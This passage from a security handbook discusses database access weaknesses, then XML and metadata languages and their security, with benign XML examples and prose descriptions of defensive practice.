application controls, metadata or data about data, and simply the basic data itself.

The database, like the application, depends on authentication to identify who a user is so that the proper association can be made to what they are authorized to access. Authorization then identifies the user's access to the data elements (tables, rows, fields, columns); what level of access they have (update, insert, delete); as well as determining any access to database utilities (import, export, load, unload, compress). Even if application security is tightly implemented, without carefully controlling authentication and authorization in the database to only proper users with access to the application functions, the database services provide direct access to the data. This creates a "backdoor" or vulnerability, which is often found by auditors. These services "go around" the application security and do not have any of the edits or controls that might have been built into the application. Because of this, the person desiring access to query or modify the data is not likely to use the application; they will take a more direct route and access the data using other tools. Most relational database management systems (RDBMS) allow languages such as SQL or other direct access reporting tools to manipulate the data directly. The PeopleSoft 7.0 application system, for example, has very sound security built into the application, including authentication and authorization; but unless the RDBMS accounts that the PeopleSoft architecture depends on are properly configured and these database accounts are appropriately managed, access to all PeopleSoft data can be compromised via the database directly. Another example is a poorly designed Web application. The application may require a single generic database account for all access by any user of the application. It might require a fixed password that can be hardcoded in the application programs in order to connect to the database. Compromising that one account compromises the entire application.

One mechanism to address this weakness is to use restricted shells (UNIX) within the functionality of the operating system to control what an account can do at the operating system level. For example, the DB2UDB database in a UNIX environment counts on the native operating system to perform the authentication (password checking) and manage which user account is in which groups. The account never actually logs into the operating system. The account can actually be disabled from performing any functions at that level by assigning a "dummy" or null shell for the accounts default shell. Doing this causes no UNIX shell to be opened and any session with the operating system to terminate, but the password checking will still occur and connectivity to the database will still work. This is commonly used by many UNIX system services or daemons.

Base ORACLE, another popular RDBMS, can have quite weak native security. Third-party technologies such as SQLSECURE from Braintree Systems

(Pentasafe) can enhance the database security authentication, authorization, and auditing features. These tools, for the database or access control systems for the operating system, antivirus tools for desktop or server, encryption (public key infrastructures) or virtual private networks (VPNs), and intrusion detection systems (IDSs), whether host or network based, are all security technologies (13) that enhance the level of security for the base environment and help base platforms improve on their weaknesses. However, improperly maintained (14) technologies introduce not only added complexity, but also new places for vulnerabilities — just like a poorly maintained operating environment.

THE CYCLE OF SECURITY: SUMMARY

> Learn from the mistakes of others. You will not live long enough to make all of them yourself.

What has the past taught us? One needs to learn from past mistakes. Not patching or performing maintenance on hardware and software leaves them vulnerable to the same unauthorized access that befell those before us. Known vulnerabilities are a primary cause of unauthorized access and jeopardize the stability of the processing environment.

Many companies have moved the processing of data from the mainframe to distributed systems, but the security controls did not go with it. The new environment requires the same attention to controls and audit as was available on the mainframe. Use the concepts that were perfected in the environment of old to construct new processing environments so that it does not take so long to get it right.

There are eight layers of vulnerability. These layers fit neatly into physical, technical, and administrative layers. Detail vulnerabilities can be found in each layers of the OSI Reference Model: physical, data link, network, transport, session, presentation, and application, plus the toughest to control layer of vulnerability, the operator or user, who is probably the greatest exposure.

Creating a perfect security world requires attention to all of the layers that make up a business-processing model. Each layer can introduce unique vulnerabilities. The complete solution is not just about technology. Administration, management, and process are all important parts of the security solution. Understanding the overall security process can help build a comprehensive security program. The total program will have management's commitment, an adequate budget, and a roadmap called policy with a security awareness program that educates, communicates, and ties everything together by providing feedback to the operator as well as management to keep the cycle of security flowing.

Security for XML and Other Metadata Languages

William Hugh Murray, CISSP

When the author was a beardless boy, he worked as a punched-card machine operator. These were primitive information processing machines in which the information was stored in the form of holes punched in paper cards. Although paper was relatively cheap by historical standards, by modern standards it was very expensive storage. For example, a gigabyte of storage in punched paper would fill the average room from floor to ceiling, wall to wall, and corner to corner. It was dear in another sense; that is, there was a limit to the size of a record. A "unit record" was limited to 80 characters when recorded in Hollerith code. This code in this media could be read serially at about 10 to 15 characters per second. In parallel, it might be read at 8 to 12 thousand characters per minute.

As a consequence, application designers often used very dense encoding. For example, the year in a date was often stored as a single digit; two digits when the application permitted it. This was the origin of the famous Y2K problem. As the Y2K problem resolved, it was often thought of as a programming logic problem. That is, the program would not process years stored as four digits and might interpret 2000 as being earlier than 1999 rather than later. However, it was also a quality of data problem. When the year was encoded as one or two digits, information was often permanently lost. In fixing the problem, one often had to guess as to what the real data was.

The meaning of a character in a punched-card record was determined by its position in the record. For example, an account number might be recorded in columns 1 to 8 of the card. Punched-card operators of large stable applications could often understand the records from that application by looking at the color of the card and determine what information was stored in which columns by looking at the face of the card where the fields were delineated and identified. When dealing with small or novel applications, one often had to refer to a "card layout" recorded on a separate piece of paper and stored in a binder on the shelf. Because this piece of paper was essential in understanding the data, its loss could result in loss of the ability to comprehend the data.

The name of the file was often encoded in the color of the card, and the name of the field in its position in the card. The codebook might have been printed on the face of the card or it might have been stored separately. In any case, it was available to the operators, but not to the machine. That is, the data about the data was not machine-readable and could not be used by it.

This positional encoding of the meaning of information and separate recording of its identity on a piece of paper carried over into early computer programming. Therefore, when starting to resolve the Y2K problem, one could not rely on the machine to identify where instances of the problem might appear, but had to refer to sources external to the programs and the data.

MetaData

In modern parlance, this data about the data is called metadata. Metadata is used to permit communication about the data to take place between programs that do not otherwise know about each other. Database schemas, style sheets, tagged languages, and even the data definition section of COBOL are all examples of metadata. Because storage is now both fast and cheap, modern practice calls for the storage of this metadata with the data that it describes. In many applications and protocols, the metadata is transmitted with the data. A good example is electronic data interchange (EDI), in which fields carry their meaning or intended use in tags.

Good practice says that one never stores or moves the data without the metadata. Preferred security practice says that the metadata should be tightly bound to the data, as in a database, so as to resist unintended change and to make any change obvious. In object-oriented computing, the data, its meaning, and all of the operations that can be performed upon it may be bound into a single object. This object resists both arbitrary changes and misunderstanding.

Tagged Languages

One form of metadata is the tag. A tag is a specially formatted field that contains information about the data. It is associated with the data to which it refers by position; that is, the tag precedes the data. Optionally but often, the tag refers to everything after it and before a corresponding end tag.

XML is a tagged language. In this regard, it is similar to HTML, EDI, and GML. A tag is a variable that carries information about the data with which it is contextually associated. A tag is metadata. To a limited degree, tags are reserved words. Only limited reservation is required because, as in these other tagged languages, tags are distinguished from data by some convention. For example, tags can be distinguished by bracketing them with the left and right pointing arrows, <tagname>, or beginning them with the colon, :tagname. Each tag has an associated end tag that is similarly distinguished; for example, by beginning the end tag with the left pointing arrow followed by a slash, </tagname> or the colon followed by the letter "e," :etagname. The use of end tags eliminates the need for a length attribute for the data. Tags are often nested. For example, the tags for name and address may appear inside a tag for name and address.

A tagged language is a set of tag definitions. Such a set, language, dialect, or schema is defined in a Document Type Definition object. This schema can be encapsulated in the object that it describes, or it can be associated with it by reference, context, or default. These language definitions can be, and usually are, nested. This provides maximum functionality and flexibility but may cause confusion.

The concept of "markup" comes from editing and publishing. The author submits a document to the editor who "marks up" the text to communicate with both the author and the printer or composer. One early tagged language was the Generalized Markup Language, perhaps the prototypical markup language. However, the concept of markup suggests something that is done in a separate step to add value or information to the original. Many of the tagged languages called markup languages are really not markup languages in that special sense.

As with most languages, tagged languages provide for special usage. They provide for special vocabularies that may be meaningful only in a special context. For example, the meaning of the word "security" is different when used in financial services than when it is used in information technology. Similarly, EDI uses a number of different vocabularies, including X12, EDIFACT, TRADACOMS, that are applicable only in their intended applications.

The eXtensible Markup Language

XML is a language for describing data elements. It describes the attributes of the data and identifies its intended meaning and use. It consists of a set of tags that are associated with each data element and a description that decodes the tag. Keep in mind the analogies of a database schema and a record layout. Also keep in mind the limitations of these languages. And think of the analogy of HTML; as HTML says this is how to display or print it, XML says these are its attributes and this is what it means. XML is not magic.

XML is an open language. That is why it is called extensible. Of course, all programming languages are extensible to some degree or another. The dynamic HTML bears only a family resemblance to the HTML of a decade ago. Current browsers are dynamically extensible through the use of plug-ins and the Dynamic Object

Model (DOM). Modern HTML is dynamically extensible, extensible on-the-fly. The capabilities of the interpreter are dynamically extended through the use of plug-ins, applets, and similar mechanisms.

The owner of the object in which XML is used is permitted to define arbitrary tags of his or her own choice and embed their definition in the object. The meaning and attributes of a new tag are described in old tags. XML is a dialect of the Standard Generalized Markup Language, developed by IBM and adopted as an ISO standard. XML is the parent of a number of dialects, including cXML (Commerce XML), VXML (Voice XML), and even MSXML (Microsoft XML). There can be dialects for industries, applications, and even services. However, the value of any dialect is a function of the number of parties that speak it.

XML is a global language. That is to say, it has global schemas that go across enterprises, industries, and even national boundaries. These schemas represent broad prior agreement between users and applications on the meaning and use of data. The scope of the vocabulary of XML can be contrasted to that of programming languages such as COBOL where the data description is usually limited to an enterprise and often to a single program; where the base set of verbs is common across enterprises but there are no common nouns.

XML implements the concept of namespaces. That is, it provides for more than one agreement between a name and its meaning. The intended namespace is indicated by the name of the space, followed by a colon in front of the tagname (<ns:tagname>). There can be broad agreement on a relatively small vocabulary with many special vocabularies used only in a limited context.

XML is a declarative language. It makes flat statements. These statements are interpreted; they are not procedural. It says what is rather than what to do. However, one must keep in mind that tagnames can encapsulate arbitrary definitions that are the equivalent of arbitrary procedures.

XML is an interpreted language. Like BASIC, Java, and HTML, it is interpreted by an application. However, to provide for consistency and to make XML-aware applications easier to build, most will use a standard parser and a standard definition or schema.

It is recursive. The XML schema, the object that defines XML, is written in XML. It can include definitions by reference. For example, it can reference definition by uniform resource locator (URL). Indeed, because it increases the probability that the intended definition of the tag will be found, this style of use is not only common, but also frequently recommended. Of course, from the perspective of the owner of the data, this is safe; it ensures the owner that the tags will be interpreted using the definitions that the owner intended. From the perspective of the recipient of the data, it may simply be one more level of indirection (i.e., sleight of hand) to worry about. The good thing about this is that URLs begin with a domain name. (Keep in mind that, while domain names are very reliable, they can be spoofed.) While it is possible, even usual, for the meaning of the metadata to be stored in a separate object, local definition may override the global definition.

It supports "typed" data, that is, data types on which only a specified set of operations is legal. However, as with all properties of XML-defined data, it is the application, not the language itself that prevents arbitrary operations on the data. For example:

```
<simpleType name="nameType">
 <restriction base="string">
 <maxLength value="32"/>
 </restriction>
</simpleType>
```

sets the maximum length of "nameType" equal to 32. Similar metadata could impose other restrictions or define other attributes such as character set, case, set or range of valid values, decimal placement, or any other attribute or restriction.

XML and other tagged metadata languages are not tightly bound to the data. That is to say, anyone who is privileged to change the data may be privileged to change the metadata. Anyone who is privileged to change the tag can separate it from the data. This loose binding can be contrasted with a database in which changing the metadata requires a different set of privileges than changing the data itself (see Exhibit 92.1).

XML Capabilities and Limitations

Every tool has both capabilities, things that it can do, and limitations. The limitations may be inherent in the very concept of the tool (e.g., screwdrivers are not useful for driving nails) or they may be implementation induced (e.g., the handle of the screwdriver is not sufficiently bound to the bit). The tool may not be suitable for the application (e.g., the screwdriver is too large or too small for the screw). One does not use Howitzers

EXHIBIT 92.1 The E-Wallet: An Example

A good example of the use of metadata in communication is the E-wallet application. Its owner uses the e-wallet to store and use electronic credentials. These include things such as name and address, user IDs and passwords, credit card numbers, etc. Because all of this information is sensitive to disclosure, it is usually stored in a database. The database can hide the data and associate it with its metadata, its intended meaning and use. Alternatively, the data could be stored in a flat file using tags for the metadata and file encryption to hide the data in storage when not in use.

The user employs the E-wallet application to present the credentials in useful ways. For example, suppose that the user has decided to make a purchase from an online merchant. After making a selection, the user presses the checkout button on the screen and is presented with the checkout screen. This screen asks for name and billing address, name and shipping address, and charge information. The user invokes the e-wallet application to complete this screen.

The E-wallet presents the data stored in it and the user clicks and drags it to the appropriate fields on the checkout screen. The user knows what information to put in what places on the screen because the fields are labeled. These labels are put on the screen using HTML. While they are visible to the user, they are not visible to the e-wallet application. Therefore, the user must do the mapping between the fields in the E-wallet and those on the checkout screen. Although this process is flexible, it is also time-consuming. Although it ultimately produces the intended results, it relies on feedback and some intermediate error correction. When the screen is completed to the user's satisfaction, the user presses the Submit button. At this point, the screen is returned to the merchant where the merchant's computer verifies it further and might initiate another round of error correction.

If, in addition to labeling the fields on the screen with HTML, the merchant also labeled them with XML, then an XML-aware E-wallet could automatically complete part of the checkout screen for the user. If the checkout screen requests billing information, the E-wallet will look to see if it has the information to complete that section. In the likely case that it has more than one choice, it will present the choices to the user and the user will choose one. When the screen is completed to the user's satisfaction, the user will press the Submit button. When the screen is returned to the merchant, the data is suitably labeled with his XML so that his XML-aware applications and those of his trading partners (e.g., his credit card transaction service) can validate the data.

The use of XML has not changed the application or its appearance to the user. It has not changed the data in the application or its meaning. It has simply facilitated the communication between XML-aware applications. It has made the communication between the applications more automatic. Data is stored where it is supposed to be, controlled as it is supposed to be, and communicated as it is supposed to be. The applications behave more automatically and the opportunity for error is reduced. Notice that the applications of some merchants, most notably Amazon, achieve the same degree of automation. However, they do it at the cost of replicating the data and storing it in the wrong place that is, user data is stored on the merchant system. This can and has led to compromises of that data. While one might argue that the data is better protected on the merchant's server than on the customer's client, the aggregation of data across multiple users is also a more attractive target.

Just as there are multiple browsers, there will be multiple E-wallet applications. As the requirement for the browser is that it recognizes HTML, the requirement for the E-wallet is to speak the same dialect of XML as the merchant's application. To make sure that it speaks the same dialect of XML as the merchant, the E-wallet may speak multiple XML dialects, similar to the way that browser applications speak multiple encryption algorithms.

Notice that the merchant's application could request information from the user's E-wallet that it does not display on the screen and which the user does not intend to provide. The user relies on the behavior of his application, the E-wallet, to send only what he authorizes.

As the merchant's application might attempt to exploit the E-wallet or its data, the user might attempt to alter the tags sent by the merchant in an attempt to dupe the merchant. The merchant relies on his application to protect him from such duping.

to kill flies. This section discusses the capabilities, uses, misuses, abuses, and limitations of XML and similar metadata languages.

XML is metadata. It is data about data. Its role is similar to that of the schema in a database. Its fundamental role is to carry the identity, meaning, and intent of the data. It is neither a security tool nor is it intrinsically a vulnerability. From a security point of view, its intrinsic role is to support communication and reduce error. The potentially hostile or threatening aspects of XML are not those unique to it, but rather those that it shares with other languages, metadata, tagged and otherwise; a language that usually communicates truth can be used to lie.

Exhibit 92.2 Web Mail: An Example

"Web mail" turns normal two-tier client/server e-mail into a three-tier client/server application. Perhaps the most well-known example is Microsoft's Hotmail. However, other portals such as Excite and Yahoo! have their own implementations. Many Internet service providers have an implementation that permits their mail users to access their post office from an arbitrary machine, from behind a firewall (that permits HTTP but restricts mail), or from a public kiosk.

In Web mail, the message is actually decoded and handled on the middle tier. Then the message is displayed to the user on his workstation by his Web browser. In one implementation, the middle tier failed to recognize the tags and simply passed them through to the Web browser. An attacker exploited this capability to use the browser to pop up a window labeled as the Web mail log-on window with prompts for the username and passphrase. Although mature users would not respond to a log-on prompt that they were not expecting, novice users did. Although all applications behaved as intended, the attacker used them to produce a result that duped the user. Web mail enabled the tags to escape the mail environment where they were safe, merely text, into the browser environment in which they were rendered in a misleading way.

This exploit illustrates an important characteristic of languages like XML that is easy to overlook when discussing them: they are transparent to the end user. The end user does not even know that they exist, much less what they say, how they carry meaning to his system, his application, or to himself.

People have been using and living with HTML for almost a decade. As XML is defined in XML, so is HTML 4.0, the vocabulary known as XHTML. (Recursion is often confusing and sometimes even scary.) People have been using EDI tags for almost a generation. Although they are now a subset of XML, all of our experience with them is still valid.

Perhaps the aspect of XML that is the source of most security concerns is that it is used with "push" technology; that is, the tags that describe the data come with the data. Moreover, the schema for interpreting the data may also be included. All of this often happens without very much knowledge or intent on the part of the recipient or user. However, the meaning will be interpreted on the receiving system. Although it causes concern, it is as it should be. Only the sender of the data knows the intended meaning.

The fundamental responsibility for security in XML rests with the interpreter. As the browser hides the file system from HTML, the application must hide it from XML. As the browser decides how the HTML tag is to be rendered, so the application decides on the meaning of the XML tag. However, in doing so, it may rely on a called parser to help it deal with the tags. To the extent that the application relies on the parser, it must be sure that the one that it is using is the one that it expects. While normal practice permits a program to rely on the environment to vouch for the identity of a called program, good security practice may require that the application validates the identity of the parser, even to the extent of checking its digital signature.

Similar to many interpreted languages, XML can call escape mechanisms that permit it to pass instructions to the environment or context in which the user or receiver expects it to be interpreted. This may be the most serious exposure in XML, but it is not unique to XML. Almost all programming or data description languages include such an escape mechanism. These escape mechanisms have the potential to convert what the user thinks of as data into procedure (see Exhibit 92.2.)

While most of the use of such mechanisms will be benign, they have the potential to be used maliciously. The escape mechanisms included in Word, Excel, and Visual Basic have been widely exploited by viruses to get themselves executed, to get access to storage in which to place replicas, and to display misleading information to the user.

World Wide Web Security

While XML will have many applications other than the World Wide Web, this is the application of both interest and importance. As discussed, XML does little to aggravate the security of the Web. It is true that it can be used to dupe both users and applications. However, the vulnerabilities that are exploited can as easily be exploited using other languages or methods. By making the intent and meaning of the data more explicit, it may facilitate intelligence gathering.

On the other hand, it has the potential to improve communication and reduce errors. XML is being used to extend the capabilities of Web clients and servers so as to increase the security of their applications. While these capabilities might be achieved in a variety of other ways, they are being implemented using XML. That they are being implemented using a metadata language demonstrates one value of such languages. These

implementations have the potential to bring to security many of the advantages of metadata languages, including interoperability that is both platform and transport independent. However, keep in mind that these definitions are about the use of XML for security rather than about the security of XML.

Control of Access to XML Objects

One such application is the control of access to documents or arbitrary objects stored on Web servers in a manner that is analogous to the control of access to database objects. In client/server applications, XML can be analogous to an SQL request. That is, it is used to specify the data that is being requested. As the database server limits access to the data that it stores and serves up, so the server responding to an XML request can control access to the data that it serves.

In SQL, the fundamental object of request and control is a table. However, most database servers will also provide more granular control. For example, they may provide for discretionary access control over rows, columns, or even cells. Many can exercise control over arbitrary combinations of data called views. Notice that discretionary access control over the data is a feature of the database manager rather than of the language or schema. Notice also that the data is bound to the schema only when it is in a database manager. Once the data is served up by the database manager, then trusted paths and processes may be required to preserve its integrity.

In XML, as in HTML, the fundamental object of access control is the document. For this purpose, the document is analogous to the database table. Almost all servers can restrict access to some pages. While this capability is rarely used, many provide discretionary access control to pages, that is, the ability to grant some users access to a page while denying it to others. For example, the Apache Web server permits the manager to grant or restrict access to named documents to specified users, user groups, IP addresses, or address/user pairs. Notice that as a database administrator can exercise more granular access control by naming multiple views of the same data, so too can the administrator of a server exercise more granular control by creating multiple documents.

However, tags are used to specify more granular objects than documents. This raises the possibility of more granular access control. As a database manager may provide more granular access control than a table, a server may provide more granular access control than a page. If it is going to do this at all, it can do it to the level of any tagged object. While administratively one might prefer large objects, from the perspective of the control mechanism, one tag looks pretty much like any other. Damiani et al.[1] have demonstrated such a mechanism.

Process-to-Process Authentication

On the Web, particularly in E-commerce applications, it is often necessary for a client process to demonstrate its identity to a server process. These *bona fides* are often obtained from a trusted third party or parties. Such a demonstration may involve the exchange of data in such a way that the credentials cannot be forged or replayed. The protocols for such exchanges are well worked out. These protocols lend themselves to being described in structured data. In XML, such exchanges involve two schemas: one for the credentials themselves and another for requesting them.

A dialect of XML, authXML, has been proposed for this application. It defines formats for data to assert a claim of identity and for evidence to support that claim.

Process-to-Process Integrity

Similarly, in E-commerce applications, it is necessary to be able to digitally sign transactions so as to demonstrate their origin and content. This requires tags for the transaction itself, the signature, and the certificate. S^{2}ML, the Security Services Markup Language, provides a common language for the sharing of security services between companies engaged in B2B and B2C transactions.

Recommendations

1. *Identify and tag your own data.* Keep tags with your data. Although useful and used for communication, metadata is primarily for the use of the owners of the data.

2. *Bind your metadata to your data.* Use database managers, access-controlled storage, encryption, trusted applications, trusted systems, and trusted paths.
3. *Verify what you rely on.* This is the fundamental rule of security in the modern networked world. If relying on an object description, then be sure that you are using that description. If relying on an object not to have a script hidden in it, then be sure to scan for scripts.
4. *Accept tags only from reliable sources.* Do not place more reliance on tags from a source than you would on any other data from that source. While you might reject data without tags from a source, do not accept data with tags where you might not accept the data without the tags.
5. *Reject data with unexpected tags.* Do not pass the tags on. Do not strip them off and pass the data on.
6. *Include tags in logs and journals.* Not only will this improve the integrity and usability of the logs and journals, but it will improve accountability.
7. *Use the security tags where indicated and useful.*
8. *Communicate these recommendations to application developers and managers in appropriate standards, procedures, and enforcement mechanisms.* Although these measures are essential to the safe use of metadata, their use and control is usually in the hands of those with other priorities.
9. *Focus on the result seen by the end user.* After all is said and done, the security of the application will reside in what the end user understands and does.

Conclusion

HTML and similar metadata languages have given us levels of interoperability that were not dreamed of a decade ago. As the number of interoperable systems on the Internet has risen linearly, the value to the users has risen exponentially. XML promises us another order-of-magnitude increase in that interoperability. Not only will it help create interoperability between clients and servers on the Internet, but it will also improve interoperability among arbitrary objects and processes wherever located. By conserving and communicating the meaning and intent of data, it will increase its utility and value. Not since the advent of COBOL has there been a tool with such promise; this promise is far more likely to be realized and may be realized on a grand scale.

However, as with any new tool, the value of XML will depend, in large part, on one's skill in using it. As with any idea, its value will depend on one's understanding of it. As with any new technology, its value may be limited by fear and ignorance.

As with any new tool, one must understand both its capabilities and its limitations. Few things in information technology have caused as many problems as using tools without proper regard for their limitations.

Although the use of XML will often be outside the purview of the information security professional, hardly anyone else will be concerned about its limitations, misuse, or abuse. If the enterprise suffers losses because of limitations, misuse, or abuse, it is likely to hold us accountable. If the fundamental idea should become tarnished because of such limitations, misuse, or abuse, we will all be poorer for it.

Note

1. http://www9.org/w9cdrom/419/419.html. Design and Implementation of an Access Control Processor for XML Documents. Ernesto Damiani, Sabrina De Capitani di Vimercati, Stefano Paraboschi, and Pierangela Samarati.

XML and Information Security

Samuel C. McClintock

Information technology changes on a daily basis, and almost every year the world is presented with a new "holy grail" of the information age. Into this fray comes the eXtensible Markup Language (XML), one of our newest Holy Grails that promises everlasting life, or least ever-usable data. At its heart is a simple text-based language that can describe complex data structures. Because of its simplicity, almost any computer has the power to use XML and almost every type of network can transmit it. XML has also received very broad support from almost all the major vendors and many of the smaller ones, allowing almost any computer system to manipulate XML without major modifications to the existing infrastructure. So what are the problems?

Well, the basic problems have never changed — the Internet is as insecure as it ever was, technology moves at breakneck speeds, some people make mistakes, others steal or vandalize information, and garbage in-garbage out still applies to every computer system ever made. XML does not change any of this, but it does provide one more avenue of abuse. XML becomes one more consideration to integrate with ongoing security efforts, and XML manages to add a few more security wrinkles of its own.

Fortunately, the fact that many of the information security issues of XML are common to existing problems makes it easy to adapt our current security practices. XML, by its very nature, also allows us to create "extensions" of the language to specifically target different security solutions for XML, such as encryption. Major vendors have already designed security around XML and have proposed new standards for encryption and digital signatures in XML. However, the latest wave of solutions is by no means complete. Programmers, database administrators, and executives must pay attention to the fact that XML will make the data easier to read, organize, and disseminate, that XML does not effectively change any of the existing problems, and plan their security appropriately.

XML will continue to make rapid advances throughout all of our information technology. Not only will tomorrow's information security professionals have to protect resources that use XML, they will also see XML integrate into many of the security tools they use. Thus, information security professionals need to understand both XML and the security issues surrounding XML applications.

XML Basics

To understand XML, and the security issues of XML, a little background is in order. For the information security professional, this could be seen as getting to know thy enemy, getting to know thy friend, or for the truly advanced, one more step on the familiar road to technologically induced schizophrenia.

Why Not HTML?

HyperText Markup Language (HTML) is one of the foundations of the World Wide Web. HTML is extremely simple and easy to use and has become one of the most successful publishing languages in the world. Even non-programmers can learn the rudiments of HTML, the codes or "tags" that define what a document will




EXHIBIT 93.1 The structure of SGML and XML.

look like, and produce Web sites. But HTML has become a victim of its own success, and the ease of HTML use has come up against limitations born of the growth and expectations of the Web:

- HTML is not extensible so it is not possible to define tags for specific requirements. If this is not bad enough, different browser vendors invent their own extensions for new features in browsers, creating some abysmal headaches for developers.
- HTML only describes the appearance of documents, not the contents, thus making it more difficult to find specific content on the Web.
- HTML does not allow individual elements to be marked up semantically to indicate what each element means (e.g., the difference between one's home address and one's e-mail address).

These limitations of HTML are, in fact, slowing down the Web as the proliferation of Web-based information is becoming ineffectual because of our inability to sift through it all. At the same time, our "speed-of-light" network known as the World Wide Web is slowing to a crawl. It takes longer to find not only the specific site, but also the specific information within the site, such as the price or color of a product, because of the plethora of possible choices.

SGML: Where It All Began

It was not difficult to see the problems that HTML was causing. Thus, in 1996 the World Wide Web Consortium (W3C) went back to the mother tongue to find a solution — the Standard Generalized Markup Language (SGML). Most people are unaware that HTML is a very simple application of SGML. SGML is a universal standard supported by a large number of software vendors that describes the data itself, not just the way it is represented. SGML also provides for a more structured environment; any SGML document can be a container for another document, with arbitrary nesting, allowing complex documents to be constructed from simpler ones.

The only problem with SGML is that it is too general and far too complex for most Web browsers to process, with a specification (set of standards and requirements) of over 500 pages. And the answer was not expanding HTML, which would be limited and need constant adaptation. So a new language, XML, was derived by creating a subset of SGML, a streamlined metalanguage that enables users to build their own markup languages. XML's specification is limited to a much more manageable 50 pages than SGML's original 500. Yet XML consists of enough rules so that anyone can create a markup language from scratch, and is constructed in a way such that HTML fits into the new metalanguage (see Exhibit 93.1).

Benefits of XML

A large number of companies are jumping on the XML bandwagon, and for good reason. XML provides an array of benefits, many of which were not present with HTML, including:

- *Simplicity.* XML is usually easily readable and understandable to both people and computers, is easily processed by computers, and yet is still capable of representing complex data structures. It is much easier to learn than other distributed software technologies (such as CORBA and DCOM) and saves development time.
- *Open standard.* XML is an open, World Wide Web Consortium (W3C) standard, and almost every major software developer in the world endorses XML. Although Microsoft, Oracle, and IBM may never agree on where the sun rises, they all support the open standard for XML in their software products.




EXHIBIT 93.2 The basic syntax of XML.

- *Data description*. XML makes it easier to provide metadata, or descriptive data about the information. This in turn opens up possibilities in data mining or more efficient search engines, helping the consumer find information or find the information producer.
- *Publishing heaven*. One of the greatest benefits of XML is its ability to separate content from design, and vice versa. Content management has been a problem since the typewriter and has become more important as documents become interwoven with the digital infrastructure. XML provides a key solution allowing the look of the document to change without touching the content, and allowing the content to change without touching the design.

XML Nuts and Bolts

Basically, XML consists of rules and conventions allowing anyone to create a markup language from scratch. As a result, when creating an XML document, one creates one's own elements and assigns them any names one likes. In this way, XML can be used to describe almost any type of document, such as a list of car accessories or a contact list.

As evidenced in Exhibit 93.2, the syntax in XML is so easy that even nonprogrammers can develop tags in a matter of hours. This example also demonstrates the basic rules for creating a well-formed XML document. A well-formed document is one that conforms to the minimal set of rules that allows the document to be processed. The example in Exhibit 93.2 conforms to the following rules for XML:

- *Document element*. Each document must have only one top-level element; the document element or root element in the example is "CONTACTLIST."
- *Element nesting*. If an element starts within another element, it must also end within that same element. In the example, if one of the lines was written as:

  `<EMAIL>johnsmith@johndoe.com</CONTACT></EMAIL>`

  it would not be considered valid because the end tag for </EMAIL> must be placed before the end tag for </CONTACT>.
- *Start and end tags*. Each element must have both a start tag and an end tag, and the element name must exactly match the name in the corresponding end tag. Element names are case sensitive.

This example demonstrates that although XML is very simple, it is also very rigid in many ways. However, this is not a problem, but one of the real unifying powers of XML — everybody has to adhere to the rules for it all to work.

Document Type Definition

Even understandable tags only make sense if they are known to everyone who needs them. Groups of users who want to have a common document type have another valuable tool available to them in XML: the




EXHIBIT 93.3 DTD with an XML header.

Document Type Definition (DTD). This aspect of XML facilitates the definition of industry-specific standards for information exchange. Thus, the example in Exhibit 93.2 could be preceded by a DTD, as shown in Exhibit 93.3.

The use of DTDs is also a very powerful validation tool. In the DTD in Exhibit 93.3, using commas between the elements that make up the element CONTACT indicates the "sequence" form for the subsequent (child) elements. So, if one tries to add an element such as:

```
<!--Invalid element -->
<CONTACT>
      <LASTNAME> Doe </LASTNAME>
<FIRSTNAME> Jane </FIRSTNAME>
      <EMAIL> janedoe@johndoe.com </EMAIL>
</CONTACT>
```

it would not be considered valid because the order of the child elements is not as declared in the DTD. Omitting a child element or including the same child element type more than once would also be considered invalid.

Because XML is both simple and capable of defining document types, it has the potential to solve significant programming problems for building interactive business applications. A general-purpose set of XML elements and document structure is known as an XML application, or XML vocabulary. Industry groups such as the finance, health, chemical, and newspaper industries have already made large inroads into creating their own XML applications for their industry members; for example, CML (Chemistry Markup Language) and OFX (Open Financial Exchange).

Other XML Tools

In addition to creating XML applications for a specific industry group, or class of documents, XML applications or standards are constantly being developed that can be used within any type of XML document. These applications can make it easier to produce, format, or secure XML documents. Some examples include:

- *XLink*. The new XML Linking Language allows multiple link targets and is significantly more powerful than the HTML linking mechanism.
- *XSL*. The eXtensible Stylesheet Language enables the creation of powerful document stylesheets using XML syntax.
- *XML Schema*. The formalized concepts for XML Schema were published by the W3C in March 2001. XML Schema is a more powerful alternative to writing DTDs.

Security Issues of XML

As with the Internet, information security was not the first, or even second, area of concern when XML was designed. The word "security" barely made a token appearance in the initial recommendation for XML — as a programming example. Yet, XML promises to make data easier to read, organize, and disseminate — you can almost hear the sales pitch:

Oh, you wanted *security* with your new XML and the <autoaccessory> leather seats</autoaccessory>? Well sir, that is going to cost you extra.

XML as a Disruptive Technology?

One of the key problems with any new technology is its potential for disruptive influence. Information security professionals tend to like mature products and are most comfortable in stable, unchanging environments. XML is by no means mature and new standards are introduced on an almost-monthly basis. XML also brings change not only to the landscape of the Internet, but also to many other business and database applications.

